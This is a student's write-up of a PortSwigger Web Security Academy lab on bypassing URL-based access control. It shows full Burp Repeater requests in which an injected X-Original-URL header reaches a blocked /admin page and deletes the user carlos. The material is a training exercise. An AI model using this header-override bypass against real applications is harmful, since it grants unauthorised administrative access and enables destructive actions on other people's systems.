
Access Control Vulnerabilities And Privilege Escalation Lab – 05


URL-based access control can be circumvented

M.Gobi Shankar
CB.SC.P2CYS23019

Try to load `/admin` **and observe that you get blocked.**




https://0a6200590327c56f80f29eef00870060.web-security-academy.net/admin



https://0a6200590327c56f80f29eef00870060.web-security-academy.net/admin

```
"Access denied"
```

Send the request to Burp Repeater. Change the URL in the request line to `/` **and add the HTTP header** `X-Original-URL: /invalid`**. Observe that the application returns a "not found" response. This indicates that the back-end system is processing the URL from the** `X-Original-URL` **header.**




```
GET / HTTP/2
Host: 0a6200590327c56f80f29eef00870060.web-security-academy.net
Cookie: session=G2gnD46o4FfA2pxHR4kv4KzVoWSZIoqo
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Original-Url: /gsm
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers


```

```
HTTP/2 404 Not Found
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11

"Not Found"
```

Change the value of the `X-Original-URL` header to `/admin`. Observe that you can now access the admin page.




```
GET / HTTP/2
Host: 0a6200590327c56f80f29eef00870060.web-security-academy.net
Cookie: session=G2gnD46o4FfA2pxHR4kv4KzVoWSZIoqo
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Original-Url: /admin
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers


```

```
          <p>
            |
          </p>
          <a href="/my-account">
            My account
          </a>
          <p>
            |
          </p>
        </section>
      </header>
      <header class="notification-header">
      </header>
      <section>
        <h1>
          Users
        </h1>
        <div>
          <span>
            wiener -
          </span>
          <a href="/admin/delete?username=wiener">
            Delete
          </a>
        </div>
        <div>
          <span>
            carlos -
          </span>
          <a href="/admin/delete?username=carlos">
            Delete
          </a>
        </div>
      </section>
      <br>
      <hr>
    </div>
  </section>
  <div class="footer-wrapper">
  </div>
</div>
</body>
</html>

```

To delete `carlos`, add `?username=carlos` to the real query string, and change the `X-Original-URL` path to `/admin/delete`.




```
GET /?username=carlos HTTP/2
Host: 0a6200590327c56f80f29eef00870060.web-security-academy.net
Cookie: session=G2gnD46o4FfA2pxHR4kv4KzVoWSZIoqo
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a6200590327c56f80f29eef00870060.web-security-academy.net/
Upgrade-Insecure-Requests: 1
X-Original-Url: /admin/delete
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers


```

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0


```

Lab Completed Successfully.



URL-based access control can be circumvented

Congratulations, you solved the lab!